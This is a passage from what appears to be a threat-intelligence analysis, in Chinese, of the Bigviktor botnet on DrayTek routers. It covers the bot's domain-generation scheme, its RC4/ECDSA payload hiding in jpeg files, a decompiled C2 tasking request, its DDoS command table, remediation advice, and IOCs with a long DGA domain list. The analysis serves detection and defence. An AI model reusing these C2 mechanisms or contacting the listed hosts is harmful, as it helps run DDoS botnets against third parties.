
Bigviktor通过DGA生成1000个域名，然后从1000内的一个随机位置遍历到第1000个域名，若这个过程中没有有效的C2,再从第一个域名遍历到第1000个域名。为了保证网络的完全可控，不被他人窃取，Bigviktor会对s.jpeg文件做签名校验，只有通过了签名校验，这个C2才是有效的。



真实payload加密隐藏于jpeg（`s.jpeg;image.jpeg`）文件中，jpeg的结构为**IMAGE DATA(16 BYTES):Half-RC4 KEY(16 BYTES):Ciphertext**,每个样本都集成了一个Half-RC4 KEY用以和payload中的Half-RC4 key拼成完整的秘钥；一个硬编码的ECDSA256公钥用以验签解密后的payload。

```
Half-RC4 KEY:
82 BC 09 D5 47 A9 37 27 8F ED F1 7B 29 2A FA 67
Pub KEY:
03 2F 37 51 43 1F A3 58 81 66 86 F7 BA 4C A2 30
45 2C 9B 9E 12 9A E9 97 CF 69 09 CF 7F 42 D4 97 88
```

以s.jpeg(md5:4c6d0bed21bc226dbaf4e6adc7402563)为例



拼接出完整RC4密钥

```
Half RC4 KEY from s.jpeg + Half Rc4 from sample
-------------------------------------------------
46 00 B2 65 B0 3F 97 7F CF CB 65 31 1F D2 B3 A0
82 BC 09 D5 47 A9 37 27 8F ED F1 7B 29 2A FA 67
```

解密Ciphertext得到

当校验成功后，就得到了有效C2，具体校验过程如下

- 数字签名校验
- Plaintext[2] ==\x00,Plaintext[3] ==\x09
- Plaintext中的C2与请求s.jpeg的C2是否一致

3:向C2请求具体任务

Bot获得有效C2后，会向C2请求image.jpeg资源

```
request_res_fromC2(
  (int)&v71,
  "%s/image.jpeg?t=%c%c%c%c%c%c%c%c&v=%d",
  &dga_url,
  (unsigned __int8)*off_863C0,
  (unsigned __int8)off_863C0[1],
  (unsigned __int8)off_863C0[2],
  (unsigned __int8)off_863C0[3],
  (unsigned __int8)off_863C0[4],
  (unsigned __int8)off_863C0[5],
  (unsigned __int8)off_863C0[6],
  (unsigned __int8)off_863C0[7],
  (unsigned __int8)byte_9483D) )
```


```
GET /image.jpeg?t=65cdb491&v=0 HTT
```

同样image.jpeg也需要解密和校验，成功校验后，Bot就根据image.jpeg的指令进行相应的DDos攻击或update。Bigviktor一共支持8种指令，


CMD	CMD DESCRIPTION
1	null
2	connect attack
3	tcp syn attack with fixed source ip
4	tcp syn attack with random source ip
6	update
7	tcp syn attack with random sourceip from male.jpeg
8	tcp syn attack with random sourceip from male.jpeg
9	null

以6月份的一个payload,image.jpeg(2e8c223f8ac1f331c36acd32ee949f6f)为例,

原始数据为



解密Ciphertext得到



可知Bot将进行connect攻击，攻击目标为202.162.108.55，端口80,这和抓包结果是一致的。

Protocol	Destination	Destination Port	Info
TCP	202.162.108.55	80	47532 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47533 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47534 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47535 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47536 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47537 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47538 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47539 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47540 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47541 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47542 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47543 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47544 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47545 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47546 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47547 → 80 [SYN] Seq=0 Win=

处置建议

我们建议网络管理人员排查上述DrayTek Vigor路由器设备，及时升级固件。通过检查设备是否有未知进程绑定61322端口来判定感染与否，Bigviktor没有持久化的机制，因此杀死相应进程，删除对应文件就可以修复。

联系我们

感兴趣的读者，可以在 twitter 或者在微信公众号 360Netlab上联系我们。

IOC

Sample MD5

```
7b1ab096b63480864df7b0dcfebe2e2e
dd7c9d99d8f7b9975c29c803abdf1c33
```

URL

```
http://91[.219.75.87/binary
http://91[.219.75.87/arm7
```

C2-IP

```
151.80.235.228    AS16276|OVH_SAS    France|Hauts-de-France|Gravelines
```

C2-Domain

```
useinsidehigh.com:80
writeseparateliterature.com:80
```

Payload

```
4c6d0bed21bc226dbaf4e6adc7402563                s.jpeg
2e8c223f8ac1f331c36acd32ee949f6f                image.jpeg
```

7月份DGA Domain

```
decidefresh-county.in
payculturaltour.org
standvisiblereach.rocks
meanforwardcap.top
raisefitsize.rocks
www2.tellapartspring.realty
expectrawknee.com
decidesurepizza.rocks
img.leavetall-sky.nl
dodifferentuser.fans
become-thatspare.futbol
play-better-parent.observer
telldesignerpanic.art
appear-weakrate.observer
support.showremote-conclusion.fans
raiseover-piano.org
meancoolpick.pictures
bringjunior-bench.art
ssl.remainunhappyboy.info
readafterask.net
leavelogicalambition.tel
takedramaticprimary.rocks
```

test.likerarereality.xyz
cloud.runconstantnerve.fans
stopseafemale.observer
offer-individualthroat.fans
meanthickprivate.info
turnfederalemploy.art
tellcold-top.one
mail2.comefirmdeposit.nl
liketypicalcorner.net
buyliving-balance.observer
video.continueleft-contact.nl
askformer-mission.top
learnaggressive-she.org
email.hearlateformal.in
keepunitedbirth.art
turntruebreakfast.futbol
cutmaingolf.art
dev.likefemalepush.rocks
dev.holdfeelingpreference.click
findvariousfish.tel
tftp.seempowerful-south.art
video.comepureproposal.link
watchcapable-sample.rocks
growborn-law.click
bringefficientvalue.one
beginlower-man.nl
speakoriginalworld.one
putmoneyearth.fans
have-wastebutton.futbol
findwildcollar.info
livepotentialdebt.pictures
mail.pull-capableprofession.tel
passbornsafe.rocks
spendcuteform.realty
walkgrandspot.pictures
take-scaredline.art
set-expensiveice.click
getnovelscratch.in
look-existinghang.com
cloud.considerunhappymain.click
www.hold-futuredisk.rocks
openlegalbus.fans
blog.hearfreshmachine.tel
mail.callthatcouple.click
leaveswimming-cold.one
go-healthyproject.observer
meanconnect-construction.nl
walknervous-video.nl
becomelast-western.com
remembersquare-sale.info
provide-roundwill.com
blog.standswimming-double.rocks
secure.seem-famoushire.tel

speakotheropening.org
holdsudden-psychology.top
hold-frontfilm.one
bringbusinesshold.realty
giveacceptablepay.link
allowremoteindependent.pictures
helpsillyhate.click
knowyellowinstruction.info
seeinternationalmachine.art
considermalescrew.click
paylife-camp.tel
makeold-course.com
www2.becomewarmrefrigerator.nl
download.decidewisecourt.rocks
lose-originalemployer.observer
leadeastprompt.futbol
changeconfidentboot.art
waitcornermountain.club
ww1.understandlegal-cancel.link
suggest-global-other.realty
changeluckytitle.com
playprivateconstruction.art
blog.mean-anyimagination.info
decide-currentemployment.top
considerupsetvirus.fans
letcornercurve.fans
talkfamousfather.club
findvastcoat.org
mail2.use-farbitter.org
remember-chemical-status.tel
vpn.try-signalsort.org
addhappyswim.xyz
standsuddeninternal.tel
raiseanxiousguitar.one
speak-weekly-hire.org
needclosetonight.realty
mail.fallfrequent-affair.fans
startpregnantreference.pictures
appeartight-fun.fans
cutplastic-drag.club
worksea-assumption.com
buytrainingdrag.one
needfemalebrown.futbol
want-mountainform.observer
pop.getless-remove.pictures
mail2.runelectronic-collar.fans
raiselogicalpin.tel
believeextraorganization.realty
remote.servepleasant-cloud.pictures
allowotherdesire.in
set-partycount.realty
diecutemuscle.net
start-sexualfactor.net

dienearbychart.xyz
ns1.requireanxiousflight.nl
a.happenaction-item.tel
secure.reportperfectyouth.xyz
runtraditionalact.observer
becomeunfairsugar.info
news.growfrontclimate.tel
images.expectpurplewriter.pictures
images.seemmaterialvegetable.pictures
runsuitablestruggle.xyz
appearfullfoundation.tel
sellharddead.in
continuebothpipe.com
watchvegetabledatabase.click
stopmiddleapple.net
use-sweetdebt.rocks
meet-purechurch.club
hearduewarning.nl
adddifferent-reference.nl
download.takehousemom.click
buildrawcloset.xyz
putactualsecond.realty
move-muchagreement.club
vpn.letfirst-concept.observer
th.sitthin-character.rocks
www2.dieseparatefeed.in
blog.buyextremeatmosphere.click
believelegalscale.info
buildappropriatestable.net
watch-coolproject.fans
doalternativeseries.link
pull-inevitable-medicine.org
staybroadcost.fans
seeofficial-thanks.net
readlostdiscount.art
serve-redtour.fans
showleatherloss.click
x.putweird-situation.net
loseanotherdisease.realty
mail2.become-alternativeside.futbol
setimpressive-sign.click
x.appearavailablebad.realty
startunusual-status.futbol
noc.waituglyclick.org
download.buildthinkreserve.fans
expectvegetablecurrency.xyz
ftp.spenddirtyrepublic.tel
email.die-prettycandle.art
pop.make-active-pass.click
lovebeginningvast.realty
includeotherwisefamily.xyz
work-historicalarm.nl
passclosescience.pictures

a.sitloud-damage.info
addinternalfreedom.futbol
set-okconcert.realty
requireenvironmentalhelp.nl
download.need-beginningfinal.art
offerdecent-twist.in
dieoriginalpeak.futbol
learnremarkabledefinition.futbol
killembarrassedclient.net
killterriblerecord.tel
images.createrichdisplay.observer
holdlowerfunny.fans
sitsorrycash.realty
playprevioustrain.net
changewestbar.net
showaggressivedamage.nl
feelnecessary-counter.click
liveproudconsequence.realty
try-decent-joint.info
trylatter-trainer.com
showsick-crack.tel
help-animal-boyfriend.org
followpropercollar.nl
take-cultural-white.futbol
workindividualpull.click
dosecuregeneral.link
likeseaprogress.art
worktrueamount.info
pullmalechurch.info
loseseaconstruction.realty
addliveruin.top
writerelevanteast.com
helpsquare-ticket.org
start-unlikelyspring.top
cutrepresentativeslice.xyz
seemiddle-cigarette.in
stopafternoonhistory.xyz
comedrunkindustry.rocks
workenvironmentalthing.club
considerover-expression.xyz
reportcreative-advance.rocks
remainfemaleblind.observer
leavewildcarry.observer
web.mean-businessgreen.observer
followworkstar.futbol
allowamazing-operation.click
gw.havefreshversion.org
remembergrosssingle.click
likecutedevelopment.info
images.showwest-funeral.club
letclassicrefrigerator.in
sayinterestingshow.com
writesufficientglad.click

test.considerusefuldrawing.art
liveslowstar.link
comebudget-improvement.com
setconfidentessay.link
happenunablerock.tel
sitapartdepartment.org
continueopenmap.com
test.writepretendcheek.one
build-representative-score.club
happen-eithermajor.realty
ssl.passplasticdiscussion.observer
killbestinevitable.futbol
pullelectricaltone.observer
img.movemeanadvertising.in
startsuccessfulsick.link
createinevitablelayer.one
setwinterfee.pictures
allow-exactsport.info
helpapartpossession.org
gw.appearsuchquality.com
becomefutureleather.xyz
use-leastmarriage.xyz
includebestjacket.rocks
cam.turn-federalnovel.tel
meetelectricalmain.click
pop.needmajor-pin.com
noc.sit-royaltrouble.net
offerwildincome.top
remote.heareveningwhole.xyz
serveokexchange.click
come-totalsignature.club
offerlowersimple.one
test.cutforwardnasty.nl
livemassive-give.org
ssl.understandweird-chocolate.info
becomeparkingpositive.fans
know-excitingappointment.realty
playtemporaryhand.tel
growdaughtercross.in
reportculturaldistance.club
decide-physicalexam.com
sell-ordinaryradio.com
buy-big-reason.org
ww1.bedependenthospital.top
th.continuenexttop.in
feelenoughmedicine.net
continueflat-meet.org
hearresidentworry.futbol
servesufficientplace.art
x.leadnervouspresident.info
suggestminorconcept.link
img.providecomprehensivenerve.nl
winloosefeedback.nl

findoppositebonus.one
change-evenexplanation.link
walkdeadluck.futbol
sitbusiness-note.rocks
happenfungather.fans
offer-characterdiamond.xyz
know-first-background.link
dev.show-trainingdouble.in
keepmanycard.top
ns1.makechance-chapter.click
reportsparegear.one
images.remainthin-wall.observer
lovesuperconsideration.rocks
www.dostraightcalm.observer
letfutureslide.one
findmediumlog.net
require-globalfix.fans
keep-forwardsomewhere.link
bringparkingperception.observer
web.fallleastcamera.top
showparkingconcern.futbol
find-worksun.one
web.tellaccuratefoot.club
tellleft-scene.observer
appeartop-writing.link
likeextremecategory.info
learnheadexchange.realty
passlogicalminor.link
asktotalfile.in
watchasleeplight.futbol
bringpluscan.futbol
email.be-careful-midnight.one
video.offer-psychologicalknowledge.info
seemostuncle.realty
ftp.takelegalcourt.observer
followwillingpsychology.link
continueexactresponse.observer
shop.seeplentyboot.pictures
ns1.make-wonderful-hold.observer
pop.sayalonelight.realty
include-severe-society.click
followsuspiciousmoment.nl
tftp.includerepresentativepost.xyz
helpsuccessfultitle.top
includevisualconsideration.observer
bringafraidslide.realty
learnchancetelephone.info
movesmallentrance.org
give-superdate.nl
requiredaymoment.in
likeactionif.futbol
noc.likeemotionalpreference.one
openhorror-tie.realty

expectevenmilk.top
meanactioninternet.link
images.begreen-simple.one
includeleather-she.pictures
talkawareissue.club
sayindependentplayer.xyz
changeillegalriver.info
seelongthroat.observer
playanxiousrole.info
feelminutedegree.observer
follownastymountain.rocks
tellprettyegg.org
passactualstable.observer
mail2.leadbestmistake.observer
help-aliveresearch.info
runsalt-college.com
tellbest-necessary.link
requireannualpolice.pictures
pullyoungview.realty
makedarkcontract.observer
shop.help-healthythought.net
remain-practicaloutside.observer
sellenvironmental-harm.futbol
stop-thismilk.info
includeuniquecandle.pictures
thinkrelevantchildhood.org
webmail.waitspecialistcompany.in
seem-brilliant-device.futbol
takerightpartner.observer
mail.useplanebus.fans
thinkperfectcompany.tel
appearpresentshirt.realty
bringupstairscommunity.club
keep-electronicinteraction.in
fallnice-blue.link
sendappropriatefuneral.info
tellawaydesign.top
tftp.runswimmingimprovement.fans
lookthenpositive.pictures
moveplastic-history.top
havewildhit.com
cloud.playsouthnormal.nl
setswimmingsuit.in
movepositivemove.link
playgrosslandscape.art
createnextguest.rocks
gominutepie.club
killfemaleprofile.click
spendimmediaterush.club
openweekly-watch.one
dev.believedesignercharacter.in
try-redcommittee.com
tftp.providestill-thing.net

includemothermiddle.realty
smtp.writebeginningitem.xyz
open-proudprinciple.com
noc.expectbravewonder.art
readcivil-slip.click
go-motorprofessor.click
feeldramaticdig.pictures
beexcellentangle.xyz
startafterchemistry.xyz
vpn.give-formerhat.top
writefunnyassignment.fans
webmail.buy-roughcigarette.fans
giverawdistrict.xyz
come-historicalinstruction.org
mail2.tellannualarrival.observer
server.find-simpleincrease.in
img.live-informal-desk.futbol
buildefficientstaff.rocks
seeguiltybike.futbol
allowtypicalmonitor.link
look-famousexcitement.nl
lead-awaybar.observer
readdresssense.link
www1.rememberlocalgift.in
buildusualrisk.observer
work-extremestop.link
read-educationalpanic.net
expectagohusband.in
includepowerfulworker.info
losewholeauthor.com
work-wastedivide.in
sellbig-test.org
require-livingmeaning.com
spendusedchildhood.click
needvaluableanywhere.pictures
likesoftbowl.net
helpcivil-net.org
callupstairseconomy.link
readkitchenmotor.click
fallcalmanimal.pictures
email.takefederal-leading.xyz
wait-rareenergy.com
needsaltswim.click
winlower-command.in
tellhugecandidate.one
reportrawchapter.xyz
beginaccurateoriginal.tel
setshotguard.one
remote.turnpartyengineer.club
buyhousecomfortable.com
turn-successful-official.observer
tftp.walkmediumgroup.futbol
fallpriorshopping.futbol

waitpleasantquality.rocks
showscaredsquare.one
stop-closecard.tel
moveminimum-self.rocks
support.followholidayairline.observer
playdarksociety.top
sitenoughdetail.net
becomeaccurateuser.rocks
workheavybrief.fans
setafteradult.net
makewhat-title.club
hear-relative-philosophy.observer
keepmoneygrade.pictures
spend-firstinterest.art
asklocalnasty.link
talk-alive-family.nl
sell-significantoccasion.top
bedressfold.fans
waithappysell.top
lead-lostsurround.link
findinternalmain.realty
think-legalresult.link
www2.dofullhold.club
beordinarynews.art
pass-wineunit.nl
appearemergencytruth.info
turndistinctscreen.nl
leadfederalwater.top
think-capable-concentrate.in
bringdrunk-monitor.com
set-joint-equivalent.com
understandinnercompany.art
loveleather-extent.click
trypatient-detail.one
appearminutehunt.one
askinteresting-daughter.club
ssl.expectupsetif.club
rundesperatebook.tel
speakdressinternet.com
needcuriousfootball.top
noc.stayaccuraterelative.link
bringshotdemand.com
movefreenature.com
ww1.changeshotprofit.pictures
standsexual-instruction.com
readweakpoint.realty
growrealistictext.realty
knowunfairprocedure.futbol
appear-leading-jacket.observer
news.losefairsuit.top
pullleading-promotion.top
looklessparent.xyz
likeoutsidepresence.one

webmail.talk-normalred.link
look-small-image.org
show-clean-command.art
startfriendlyconstant.info
lookwholebelt.xyz
learn-sweetcream.top
dieeitherimage.com
suggestfunny-salt.link
sithealthymembership.info
playculturalresponsibility.com
saygeneralprize.pictures
appearhonestcup.org
begin-leftspare.one
believepublicpermit.in
mail2.lookcreativeintroduction.in
fall-capablepersonal.in
hearnorth-fortune.com
learncuriousideal.link
remote.havecompletesoil.net
dosmoothhousing.info
reachinternationalchapter.one
understandafternoon-oven.art
provideenoughrich.one
web.showplanegrandfather.in
report-existinginstruction.tel
dodecent-entry.in
becomestreetnose.info
video.gomaterialcap.realty
killtemporarybrush.com
th.lookpracticalteacher.one
hear-basiccrew.realty
talkexpertbirthday.realty
mail2.get-evenversion.art
comeadultfamily.art
smtp.understandillegal-great.one
img.addangrylip.in
stopsilvernews.nl
continue-mentaleffort.xyz
dieafternoonvisual.click
trywhite-juice.club
ask-betterequipment.nl
go-awareinflation.rocks
provideeducationaltie.link
loveunfairlow.org
buildnational-preference.realty
readvariousengineer.one
learndry-possible.click
expectunlikelygrand.info
raise-weekly-till.net
take-rare-figure.xyz
seeplasticbeing.click
leavekindeducation.club
includecorrectmembership.futbol

continueinitialgrocery.realty
workrelevant-tackle.observer
feelinternal-grandfather.link
playsafeunion.link
know-deep-brick.nl
offerillegaldrink.fans
writeoldpolice.one
offerdowntown-stand.top
spendopeningchart.realty
losefewmouth.org
staymaterialcash.observer
sitpastgirl.futbol
providetraditionalanybody.realty
buildnicelake.one
www2.killnumerousdriver.nl
haveappropriatewhite.realty
dovegetableguard.tel
mail.sendconsistentsafety.info
remember-independentstorm.net
startequivalentship.org
think-leftcapital.pictures
work-basicexpert.info
considerhonest-north.nl
a.callresponsible-difference.observer
walktimefuneral.one
allowroundminute.xyz
gounable-administration.tel
th.sendsilverscale.link
pull-particular-trainer.net
movegreengrowth.futbol
rununhappysecretary.fans
leaveangryextreme.link
loseeast-possibility.pictures
live-prettyhalf.fans
images.cutnegativeentrance.club
beginslight-application.nl
understandboring-drink.click
secure.askafterjoin.realty
learnstillintroduction.click
comegladsalt.realty
sitgrandbench.art
watcheducationalcloset.nl
appearoldboss.tel
remainmaximumrepublic.fans
buyavailablestay.net
play-happyrefrigerator.tel
understand-leftnet.tel
spendgamenurse.tel
add-localmuscle.art
understandvisiblefire.rocks
www.runjuniorstress.observer
runold-response.art
continuepracticalswitch.observer

sellextension-fall.click
start-negativecourse.com
spendlegalrepeat.com
diecornerconsideration.click
leadresident-drive.futbol
www.payforeignglad.club
play-logical-unit.net
become-used-grass.pictures
cutsubstantialdeal.rocks
standfinalbid.art
leaddependenttale.futbol
die-used-back.in
play-flatambition.nl
raiseagent-pressure.art
openthenmouse.top
readobviouscow.info
useresidentfunction.tel
standafterpicture.observer
raise-proofmight.xyz
needfarking.club
showseriousback.art
smtp.sitprizerelative.observer
raiseextensionmuscle.art
know-financiallecture.rocks
lookdeepmake.com
providenewexamination.click
keep-constantfinish.click
feelconnectconcert.link
noc.buildacceptablewait.futbol
openexactanimal.one
send-bestweb.one
expectstrangeprocedure.realty
passseverereconfidence.club
x.setentire-cup.pictures
server.thinkpurplerepeat.info
download.paytightcomparison.top
goagent-read.in
sendcapital-recording.xyz
follow-femaleside.nl
likecoldclient.net
happen-sparelay.click
makedecent-individual.net
waitwhite-bit.nl
sellwestreport.fans
work-realisticdevelopment.art
goworkingprize.rocks
do-plenty-cross.realty
takethink-force.observer
suggestsevereblood.art
meandirtybox.nl
admin.loveeastfood.org
staymental-energy.xyz
go-local-gap.club

email.servepoliticalhighway.org
callnorthkiss.club
email.takesilver-impact.rocks
sellweirdsensitive.club
staydifferentobject.nl
writesilverstruggle.net
server.allowdrunkabuse.com
livestatusnail.in
movetimething.nl
reportresponsibleswitch.tel
writeseparateliterature.com
sitnearby-tackle.nl
addpsychologicalbuilding.org
buy-moremarch.click
serveofficialpoint.art
comesmartfeeling.one
ww1.be-lostwindow.net
addavailablekind.xyz
bringupstairs-adult.realty
set-consistent-property.one
watchaggressivecategory.info
begin-both-branch.futbol
th.runroutineinvite.net
stopproofcommission.info
play-culturalplate.nl
www2.read-incident-branch.net
comeeitherhelp.tel
appearlegalprocedure.net
seemmiddledelay.tel
meancreativecommittee.org
www1.believesimilar-thing.futbol
expectsouthinevitable.futbol
seemdress-homework.top
happen-homewave.rocks
addpuretop.art
tellreasonabledocument.click
growminimumtelevision.net
pop.come-awareyard.net
understandvisualstation.tel
secure.giveglad-city.art
likenearbystomach.realty
losecoolanalysis.fans
getoriginaltrash.click
includefamousdrag.fans
spendfamiliar-gather.tel
workmanychampionship.futbol
learnanother-inside.tel
sitbrightrope.com
openunhappypicture.futbol
www.trywide-principle.futbol
changeminor-march.futbol
workgeneraltrick.info
add-criticalvoice.art

buystraightdeep.fans
sayintelligentaspect.click
liveplasticcounty.click
decideillegalquality.top
feelgold-series.pictures
